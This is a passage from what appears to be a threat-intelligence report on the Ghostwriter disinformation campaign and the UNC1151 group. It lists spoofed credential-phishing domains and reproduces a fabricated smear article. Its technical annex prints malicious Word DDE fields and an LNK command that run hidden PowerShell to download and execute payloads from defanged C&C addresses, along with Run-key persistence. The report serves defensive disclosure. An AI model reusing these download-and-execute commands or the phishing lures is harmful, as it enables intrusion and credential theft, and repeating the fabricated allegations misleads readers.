FIGURE 4. A fabricated statement and article (shown with machine translation) were published to the websites of Poland's marshal of the Sejm and Tysol.pl.

Narrative, TTPs and targeting consistent with ghostwriter campaign

We believe that this operation comprises part of the ongoing Ghostwriter influence campaign based on observed consistencies in narrative, TTPs and targeting. The operation blended tactics traditionally associated with Ghostwriter operations with the expanded campaign tactics discussed previously.

- The operation's narrative, which focused on portraying the Polish military and Polish, Lithuanian and U.S. officials negatively, is consistent with those observed in past Ghostwriter operations, which are likely intended to create tension in regional security partnerships by promoting false narratives surrounding accidents or scandals as detrimental to local populations. This operation appears to be an attempt to discredit the Polish military as an institution and undermine Polish-Lithuanian relations.
- Multiple suspected compromised social media accounts belonging to individuals affiliated with political parties in Poland's ruling United Right coalition were used for narrative dissemination. As noted earlier, recent Ghostwriter operations have used compromised social media accounts belonging to Polish officials to both seed and disseminate narratives. The targeting of individuals affiliated with parties of the United Right coalition in this operation is consistent with the profiles of other individuals whose social media accounts were previously compromised and used.
- Compromising photos were disseminated as "evidence" to support the operation's narrative, similar to the multiple recent Ghostwriter operations targeting Polish domestic political issues. In this operation, compromising photos were initially included in tweets published to a Polish official's compromised account, and then again in tweets issued from a second suspected compromised account via a link to the file download website AnonFiles. This pattern of disseminating compromising photos to seed narratives and then amplifying them further via an AnonFiles download link is consistent with the January 18, 2021, "Polish Politician Posts Compromising Sexual Photos of Former PiS Mayoral Candidate" operation.
- We suspect the operation used two compromised websites to promote fabricated content. The website of Tygodnik Solidarność, to which the fabricated article was published, subsequently claimed the fabrication had been published following a website compromise.[24] Stanisław Żaryn, spokesperson for Poland's Minister-Special Services Coordinator, stated on social media that content was "placed" on Elżbieta Witek's site as part of the operation.[25] Past Ghostwriter operations have frequently involved the compromise of news and government websites to publish fabricated content.
- Emails spoofing the official email address of Lithuanian MP Aušrinė Norkienė potentially further disseminated the narrative in Lithuanian. Lithuania's parliament, the Seimas, issued a statement on February [26], which indicated that emails were sent "illegally indicating" the email address of Norkienė as part of an "information attack" against Lithuania and Poland.[26] Multiple previously observed Ghostwriter operations have used spoofed official email addresses to directly disseminate narratives and supporting fabricated material. We documented this as a frequently used campaign tactic,[27] and we have continued to see it used in other Ghostwriter operations since.

24 Tysol.pl (February 26, 2021). [Ważne!] Mieliśmy do czynienia z atakiem hakerskim. Artykuł uderzający w MON i Prezydenta RP jest nieprawdziwy!
25 Stanisław Żaryn @StZaryn on Twitter.com (February 26, 2021).
26 Lietuvos Respublikos Seimo kanceliarija (February 26, 2021). Dėl informacinės atakos prieš Lietuvą ir Lenkiją.
27 FireEye (July 2020). Ghostwriter Influence Campaign.

APPENDIX 3

Technical Annex

Credential harvesting

Mandiant Threat Intelligence has tracked and reported on UNC1151 credential harvesting operations for Mandiant clients since 2018. UNC1151 often sends credential harvesting links to victims in phishing emails. The credential harvesting domains often spoof legitimate services and sometimes have long subdomains to make their spoofed domains look more legitimate. A notable recently reported on UNC1151 credential harvesting campaign targeted various members of German national and local parliaments.

Mandiant Threat Intelligence has identified credential harvesting domainsa or subdomains spoofing the following organizations:

- Generic or regional mail services
  - Yandex
  - Mail.ru
  - Gmx.at
  - i-ua
  - Ukr.net
  - Outlook
  - Interia.pl
- Media outlets
  - Echo Dnia (PL)
  - Tvp.pl (PL)
  - Delfi (LT)
  - Lrytas (PL)
- Governments
  - French Defense Information and Communication Delegation
  - Kuwait Army
  - Ukrainian and Polish militaries/MOD
  - Ukrainian, Polish, and Hungarian governments
  - Town Hall of Krosno (town in Poland)
- Other
  - Multinet24 (PL ISP)
  - Lily Hyde (UK journalist covering Ukraine)
  - Debica TV (cable company in PL)
  - Orange (telecom)

The group's reuse of infrastructure registration TTPs over time has provided us with insight into their evolving resources and target set; their infrastructure has shifted somewhat since 2017.

A subset of the domains used by UNC1151 to steal credentials is presented in the following table.




FIGURE 5. Example credential harvesting landing page.

TABLE 3. UNC1151 Infrastructure.

Domain	Notable Subdomains	Spoofing
account-inbox[.]online	verify.account-inbox[.]online	
accounts-inbox[.]ml	passport.inbox.lt.accounts-inbox[.]ml passport.inbox.lv.accounts-inbox[.]ml	Inbox[.]lt (Lithuanian Mail Provider) Inbox[.]lv (Latvian Webmail Provider)
accounts-telekom[.]online		Deutsche Telekom
com-account[.]website	accounts-support.com-account[.]website facebook.com-account[.]website google.com-account[.]website microsoft.com-account[.]website	Facebook Google Microsoft
credentials-telekom[.]online	verify.credentials-telekom[.]online	Deutsche Telekom
google-com[.]online	content.google-com[.]online csp.google-com[.]online drive.google-com[.]online fc.google-com[.]online fonts.google-com[.]online	Google
inbox-admin[.]site		
interia-pl[.]site	poczta.interia-pl[.]site	Interia (Polish web portal)
interia-pl[.]website		Interia (Polish web portal)
login-inbox[.]online		
login-mail[.]online	verify.login-mail[.]online	
login-telekom[.]online	verify.login-telekom[.]online	Deutsche Telekom
login-verify[.]online	webmail.login-verify[.]online	
logowanie-pl[.]site		
meta-ua[.]online	webmail.meta-ua[.]online	
net-account[.]online	gmx.net-account[.]online	GMX
net-account[.]space	accounts-support.net-account[.]space accounts-ukr.net-account[.]space accounts-verification.net-account[.]space	UKR[.]net
net-support[.]site	potwierdzenia.net-support[.]site	
net-verification[.]online	accounts-ukr.net-verification[.]online acounts.net-verification[.]online	UKR[.]net
net-verify[.]site		
net-verify[.]website		
net-accounts-mail[.]ru	e.mail.ru.net-accounts-mail[.]ru	Mail[.]ru
no-replay-notification[.]ga	account.no-replay-notification[.]ga	
onet-pl[.]online	konto.onet-pl[.]online	Onet[.]pl (Polish Web Portal)
ron-mil-pl[.]site	poczta.ron-mil-pl[.]site	Polish Military
ron-mil-pl[.]space	poczta.ron-mil-pl[.]space dc-f87c0aa063b8.ron-mil-pl[.]space	Polish Military

TABLE 3. UNC1151 Infrastructure.

Domain	Notable Subdomains	Spoofing
ru-passport[.]online	net.ru-passport[.]online yandex.ru-passport[.]online	Yandex
passport-yandex[.]ru	mail.passport-yandex[.]ru api.passport-yandex[.]ru	Yandex
signin-telekom[.]online	verify.signin-telekom[.]online	Deutsche Telekom
ua-agreements[.]online		
ua-login[.]site	postmilgov.ua-login[.]site	Ukranian Military
ua-passport[.]online	i.ua-passport[.]online	
ukroboronprom-com[.]site	idsso.ukroboronprom-com[.]site	Ukroboronprom (Ukrainian defense company)
ukroboronprom[.]online	shpsale.ukroboronprom[.]online vilni-ludi.ukroboronprom[.]online zashita.ukroboronprom[.]online	Ukroboronprom (Ukrainian defense company)
verify-ua[.]online		
verify-ua[.]site		
wp-agreements[.]online	poczta.wp-agreements[.]online	Polish Post Office
wp-pl-potwierdz-dostep[.]site	poczta.wp-pl-potwierdz-dostep[.]site	Polish Post Office
wp-pl[.]eu	potwierdzenie.wp-pl[.]eu poczta.wp-pl[.]eu bezpieczenstwo.wp-pl[.]eu	

UNC1151 operations delivering malware

In 2018 and 2019 the Lithuanian CERT reported on multiple Ghostwriter operations, the IOCs included in that report are tracked by Mandiant as being used in ongoing threat activity from UNC1151.[28, 29] Drawing from their reports, Mandiant Threat Intelligence has identified UNC1151 involvment in several malware campaigns, including RADIOSTAR, VIDEOKILLER, and HALFSHELL. The capabilities and level of sophistication of the malware remain similar across the families. RADIOSTAR malware may have been used in a Ghostwriter campaign in 2018 targeting Lithuania; this case appeared to be an exception, as we do not often observe Ghostwriter influence operations use malware. This case also led us to discover additional UNC1151 activity using VIDEOKILLER. UNC1151 has also used HALFSHELL malware to target a Ukrainian entity in 2020 with a potential COVID-19 disinformation nexus.

We have observed UNC1151 using malicious documents to deliver malware to victims in phishing operations. Much of the data we have for UNC1151 is historical and thus, in many cases, we were unable to obtain payloads beyond initial malicious documents sent via phishing email. In the few instances where we have observed UNC1151 malware, it has been rudimentary.

Targets of these operations span the following regions:

- Poland
- Lithuania
- Estonia
- Ukraine
- Ireland
- Colombia
- Switzerland
- Germany

Many emails were sent to personal email addresses whose owners which we were unable to identify. However, targets we have identified include:

- Activists
- Media outlets
- Government entities
- Military/defense entities
- Academic entities
- Lawyers/law firms

UNC1151 espionage and ghostwriter influence operations in Lithuania

Mandiant Threat Intelligence was able to connect infrastructure used in two Ghostwriter operations targeting Lithuanian media entities in 2018 and 2019 to then-ongoing UNC1151 credential harvesting operations. These operations allowed us to uncover additional UNC1151 malware campaigns.


2018 campaign: "Lithuanian minister of national defense committed sexual assault"

In January 2018, a suspected English- and Lithuanian-language Ghostwriter operation promoted the narrative that multiple government officials and a journalist had come forward with allegations of sexual assault against Lithuanian Defense Minister Raimundas Karoblis, and also falsely claimed that Karoblis was homosexual. The narrative was first published in an article on the compromised Tv3.lt website in Lithuanian. A link to the article hosted on the compromised site was also directly emailed to a targeted mailing list including government ministries and embassies. Shortly thereafter, an English version of the narrative was disseminated by a known Ghostwriter persona, Rudis Kronitis, on multiple sites as well as on two suspected Ghostwriter-controlled blogs in English and Lithuanian, respectively.[30]

The document was delivered via phishing email to Lithuanian media and government entities.[31] Although we were not able to recover a copy of the email, the indicators in the Lithuanian CERT report enabled us to identify that the email was sent using a legitimate email delivery service called SMTP2GO, which can be used to mask the sender's real IP address. According to the report, the attacker attempted to spoof the sender to masquerade as tv3.lt but made a typo such that the sender was "noreplay@tv3.lt" instead of "noreply@tv3.lt."

The lure document attached to the email purported to be a legitimate press release. It included a link to a fabricated article posted on the Tv3.lt website and an appended legitimate copy-and-pasted article on the defense minister.

28 National Cyber Security Centre, Republic of Lithuania (January 29, 2018). Brief Review of the Cyber Incident Analysis No. 152827.
29 National Cyber Security Centre, Republic of Lithuania (April 30, 2019). Brief Review of the Cyber Incident Analysis No. 163811.
30 FireEye (July 2020). Ghostwriter Influence Campaign.
31 National Cyber Security Centre, Republic of Lithuania (January 29, 2018). Brief Review of the Cyber Incident Analysis No. 152827.



https://www.tv3.lt/naujiena/942819/lietuvos-krasto-apsaugos-ministras-raimundas-karoblis-prisipazino-esantis-gejus

Lietuvos krašto apsaugos ministras Raimundas Karoblis prisipažino esantis gėjus

Vis daugiau žmonių prabyla apie patirtą seksualinį priekabiavimą ar smurtą. Padrąsintos Holivude kilusių skandalų bei #metoo prabyla ne tik lietuvės bet ir lietuviai. Savo patirtimi ketvirtadienio vakarą pasidalijo ir "Žinių radijas" žurnalistas Ridas Jasiulionis.

Lietuvos krašto apsaugos ministras Raimundas Karoblis (49) viešai prisipažino esantis gėjus po to, kai buvo apkaltintas seksualiniu priekabiavimu prie žurnalisto.

Tai padaryti privertė televizijos serialuose „Nekviesta meilė“, „Kelias namo“, „Gedimino 11“, „Sniego skonis“ vaidinęs aktoriaus ir zurnalisto R.Jasiulionio pasakojimas apie tai, kaip bandė priversti ji turėti intymių santykių su ministru.

2017 m. gegužės 13 d. po interviu su Raimundu Karobliu "Kas yra kas Lietuvoje“ laidoje jis užkišo rankas už zurnalisto kelnių.

"Tai buvo po interviu "Kaip diplomatas, „kietasis derybininkas“ R.Karoblis tapo krašto apsaugos ministru?" Aš buvau šoko būsenoje, – pasakojo Jasiulionis. – Jis yra vyras, užimantis labai svarbią poziciją politikoje.“

Net aštuoni žmonės, vis dar tebedirbantys Užsienio reikalų ministerijoje ar dirbę anksčiau, sutiko kalbėti anonimiškai.

Dar vienas dirbęs vyras pasakojo, kad Raimundas Karoblis nuolat stengdavosi turėti fizinio kontakto su juo. „Jis keistai dėdavo savo rankas ant manęs. Prieidavo ir imdavo masažuoti mano pečius man iš nugaros, arba apkabindavo mane ar keistai paliesdavo mano pilvą – normaliuose kasdieniuose pokalbiuose tai nebūtų priimtina, – pasakojo jis, tačiau pripažino, kad nedrįso Raimundui Karobliui ko nors sakyti. – Tai pati blogiausia viso to dalis. Labai norėčiau galėti kalbėti apie tokius dalykus ir nebijoti.“

Vaidinęs aktorius ir aktorė Alma Jasiulioniene išsiskyrė 2014 metų liepos mėnesį, po 18 santuokoje pragyventų metų. Pora augina du sūnus.

Portalas TV3.LT primena, kad aktorius ir žurnalistas Ridas Jasiulionis ne tik vaidinęs gerai žinomuose serialuose, bet 2009–2010 metais dešimt mėnesių dirbo premjero Andriaus Kubiliaus patarėju ryšiams su visuomene bei keturis mėnesius vadovavo Visuomenės informavimo departamentui.

Krašto apsaugos ministerija pranešė, kad Raimundas Karoblis – Lietuvos diplomatas, teisininkas, užsienio reikalų viceministras (nuo 2015 m.), nuo 2016 m. lapkričio 29 d. paskirtas krašto apsaugos ministru. Raimundas vedęs su Daiva ir augina du vaikus Justina ir Guoda.

Eglė Šantaraitė

https://www.ziniuradijas.lt/laidos/kas-yra-kas-lietuvoje/kaip-diplomatas-kietasis-derybininkas-r-karoblis-tapo-krasto-apsaugos-ministru?video=1

FIGURE 6. Lure document referencing fabricated content posted on tv3.lt.

- Press release_18_01_2018.doc (MD5: 6bd52a05e1eb703d34b6bcb7f05673a4)
  - Lure document with references to fabricated content
  - Leverages Dynamic Data Exchange (DDE) to download a file
  - Created: 2017-12-27 11:51:00
  - Modified: 2018-01-18 17:17:00
  - CodePage: Windows Cyrillic
  - C&C: 88.99.132[.]118

Afteruser execution of the lure document, the document attempts to download another stage using Dynamic Data Exchange (DDE):

```
DDEAUTO “C:\\Programs\\Microsoft\\Office\\
MSWord.exe\\..\\..\\..\\..\\windows\\system32\\
WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI
-W Hidden -c IEX ((New-Object System.Net.WebClient).
DownloadString(‘http://88.99.132[.]118:1985/update/upgrade’))
# “ “for security reasons” \* MERGEFORMAT
```

The DDE command is within a hidden data field which showed an error message in Russian:

```
Ошибка! Раздел не указан.
(Machine translation: “Error! Section not specified.”)
```

After successful execution of the DDE document, a string representing a secondary PowerShell command is downloaded from C&C:

```
$us = “http://88.99.132[.]118:1985/update/microsoft_
corpjs”foreach($u in $us){Try{Write-Host $u$f = “$env:temp\
h8.jse”Write-Host $f$w = New-Object System.Net.WebClient$w.
DownloadFile($u, $f)Start-Process $fStart-Sleep -seconds
120Remove-Item $fbreak}Catch{}}U8bZ
```

The command downloads and runs a secondary file, h8.jse, which sets persistence with a Run registry key and created and ran splwow64.ps1.vbs.

```
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
WinSystem
Value: %TEMP%\splwow64.ps1.vbs
```

The VBS script is a basic launcher for the RADIOSTAR downloader, splwow64.ps1.

The RADIOSTAR downloader redundantly sets the default Run registry key value to the path of the splwow64.ps1.vbs launcher. It then attempts to download the RADIOSTAR backdoor, splwow32.ps1, from the command and control server (C&C).

We were unable to recover a sample of RADIOSTAR in this case. However, we can assume RADIOSTAR's functionality based on the execution flow of a related sample. RADIOSTAR likely handles C&C commands to be executed on the victim machine. For more details about RADIOSTAR, refer to the "Polskie Radio" campaign detailed later in this appendix.

Files dropped:

- %TEMP%\h8.jse (MD5: 4f0ab867a2abdec6957b5a0a0f9cde53)
  - JS downloader for splwow64.ps1
  - Downloaded and executed by PowerShell script in DDE
  - Sets persistence
  - Creates and executes splwow64.ps1.vbs
  - C&C: http://88.99.132[.]118:1985/update/microsoft_corpshd
- %TEMP%\splwow64.ps1 (MD5: d100fe44b46a8706be28ecaec19de63a)
  - RADIOSTAR downloader
  - PowerShell downloader for splwow32.ps1
  - Sets persistence
  - C&C: http://88.99.132[.]118:1985/update/microsoft_corpsh
- %TEMP%\splwow64.ps1.vbs (MD5: 50f192dd5ed9cef64b3c4c03ac0de67d)
  - VBS launcher for splwow64.ps1

2019 campaign: Lithuanian minister of defense raimundas karoblis suspected of corruption

In April 2019, an information operation involving direct email dissemination, the compromise of multiple news sites and dissemination by inauthentic accounts posing as the editor of a Lithuanian media outlet promoted a narrative falsely accusing Lithuanian Minister of Defense Raimundas Karoblis of corruption. The dissemination email's header information indicates that the email originated from the IP address 94.103.82.136. In January 2019, we had observed that this IP was used by UNC1151 to register multiple domains with names similar to European, Middle Eastern and political activism and journalism entities. After additional investigation, we were able to determine that IP address was a dedicated actor-controlled server for UNC1151 and thus saw a direct connection between this Ghostwriter operation and UNC1151.

Additional technical details can be found in a Lithuanian CERT report.[32]

Other UNC1151 campaigns

After referencing activity outlined in the Lithuanian CERT reports related to Ghostwriter operations in 2018 and 2019, Mandiant Threat Intelligence was able to identify additional UNC1151 espionage activity. This included malware campaigns masquerading as a Polskie Radio newsletter, a "gift" campaign with an unknown purpose, a COVID-19 themed campaign and a campaign masquerading as the Ukrainian polling agency SOCIS.

Polskie Radio campaign using RADIOSTAR

In one case, we discovered an UNC1151 lure document masquerading as a Polskie Radio newsletter that contained copy-and-pasted inflammatory political news articles from a Polish news outlet as a part of a phishing campaign. According to the Polskie Radio outlet,[33] the emails were sent from Russian email addresses and contained links which, upon user execution, would download the malicious document.

The lure document was hosted at the following location:

```
https://gallery.mailchimp[.]com/49b72c249fd120fb72b31dd09/
files/bf25a5c6-f9b6-4c06-b7ce-eff03ab2b459/news.03.doc
```

This link redirected to the link where the document was hosted:

```
https://fashionhouse.us17.list-manage[.]com/track/
click?u=49b72c249fd120fb72b31dd09&id=
3bd8c79d59&e=2169aaf971
```

32 National Cyber Security Centre, Republic of Lithuania (April 30, 2019). Brief Review of the Cyber Incident Analysis No. 163811.
33 PolskieRadio24.pl (January 24, 2021). Uwaga na fałszywe wiadomości mailowe! Oszuści podszywają się pod Polskie Radio S.A.




FIGURE 7. Related lure document targeting a media entity in Poland.

- News.03.doc (MD5: 842ee5e1e7b50b6e4916c177ace9debc)
  - Lure document containing various news articles copied and pasted from legitimate news websites
  - Leverages DDE to download a file
  - Author: 1
  - Created: 2018-01-20 17:21:00
  - Modified: 2018-01-22 21:44:00
  - C&C: 88.99.132[.]118

This malicious document contains the same DDE command and C&C server as the previously analyzed sample from the Lithuanian RADIOSTAR campaign. It also contains the same error message in Russian. The executionflow also follows the same pattern as the sample from the Tv3.lt compromise, downloading RADIOSTAR as the final payload.

RADIOSTAR is a PowerShell backdoor that XOR-decodes and runs different PowerShell commands received from the C&C server.

The script first starts a new web client with the same unique user agent string, calling out to the C&C server every 60 seconds. All communications with C&C server are XOR encoded with the key "65." It checks for the following strings in C&C responses:

- get-content
  - Runs string as a command
- set-content
  - Downloads and XOR-decodes responses from the C&C server
  - Executes decoded response as a command
- if neither of the above:
  - Executes string as a command
  - Converts object data response into string
- exit
  - break execution

The script responds to the C&C server with either "executed" or "not executed" XOR-encoded with key "65."

After the malware runs successfully, it drops the same files as the

Tv3.lt case to the victim's system with the exception of the following:

- %TEMP%\splwow64.ps1.vbs (MD5: 9a2de44916c0f37396eead505508284b)
  - VBS launcher
- %TEMP%\splwow32.ps1 (MD5: 96ea8602c7b268311c6a0b409757d803)
  - RADIOSTAR backdoor
  - C&C: http://88.99.132[.]118:1985/update/microsoft_corp/23

Unknown "gift" campaign using VIDEOKILLER

This campaign used a very different operational flow, but later stages contain the same functionality and use the same unique user agent and C&C server identified in previous samples. The lure document in this case is an image of a gift; it prompts the user to click "OK" to receive their gift.

- gift4.03.doc (MD5: 3e5b26a5a8e996d5e95339ee3a487a5a)
  - Author: DJT
  - Leverages DDE to download another stage
  - Contains .lnk file
  - C&C: http://88.99.104[.]179:1985/win_update/upgrade

The "gift" lure document contains the following DDE command:

```
DDEAUTO "C:\\Programs\\Microsoft\\Office\\
MSWord.exe\\..\\..\\..\\..\\windows\\system32\\
WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI
-W Hidden -c IEX ((New-Object System.Net.WebClient).
DownloadString('http://88.99.104[.]179:1985/win_update/
upgrade')) # " "for security reasons" \* MERGEFORMAT
```

This document also contains the same error message in Russian as the other documents.




FIGURE 8. "Gift" lure with DDE and popup for user to open an LNK file.

If the user double clicks the gift image, they are prompted to download an LNK file.

- giftForYou.lnk (MD5: 0faf36548b8396851368c532ad4ac348)
  - LNK file dropped by the gift document
  - C&C: http://88.99.104[.]179:1985/win_update/upgrade
  - Information parsed from LNK:
    - Creation time: 2017-10-31 17:04:18
    - MAC address: 00-0C-29-B9-B8-D0
    - MAC manufacturer: VMware, Inc.
    - Machine ID: music

The LNK file attempts to run the following PowerShell command:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.
exe" -NoP -sta -NonI -W Hidden IEX ((New-Object

System.Net.WebClient).
DownloadString('http://88.99.104[.]179:1985/win_update/
upgrade'))
```

A string representing a secondary PowerShell command is downloaded from C&C server. We were unable to recover this string during our investigation. However, we believe that after running this secondary PowerShell command, the attacker attempts to download an obfuscated .NET dropper, the VIDEOKILLER dropper, from the C&C server. After dropping and launching the backdoor, the VIDEOKILLER dropper kills the process.

VIDEOKILLER is a .NET backdoor similar to RADIOSTAR that handles commands from the C&C server. It masquerades as conhost.exe. The majority of strings it contains are Base64 encoded, though some are not, such as the string "It's Ok" which is potentially used for logging throughout execution.

The malware maintains its persistence on the victim's system using the following registry keys:

```
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
Value: %TEMP%\conhost.exe
```

It then calls out to the C&C server using the following methods from the WebClient class:

- DownloadData
- UploadString
- DownloadString
- UploadData
- DownloadFile

VIDEOKILLER checks for several possible strings C&C server response:

- cd
  - Traverse directories based on string input, return current directory after traversal
- set-content
  - Write data to file
  - There is no error message sent to the C&C for this command
- get-content
  - Gets content of a data stream at specified location using PowerShell and parses it
  - If an exception is thrown, sends "<Prog Error>" to the C&C
- start
  - Executes the string as a command using PowerShell
  - If an exception is thrown, sends "Exec error" to the C&C
- dir -Force
  - Executes the string as a command using PowerShell
  - If an exception is thrown, sends "Exec error" to the C&C

If none of the above strings appear in the response, then the malware attempts to run the received string using PowerShell, returning the result of execution as a string. If an exception is thrown, the malware sends "<Not Resolved>" to the C&C server.

As with RADIOSTAR, all communications between VIDEOKILLER and the C&C server are XOR-encoded with the key "65."

Files dropped:

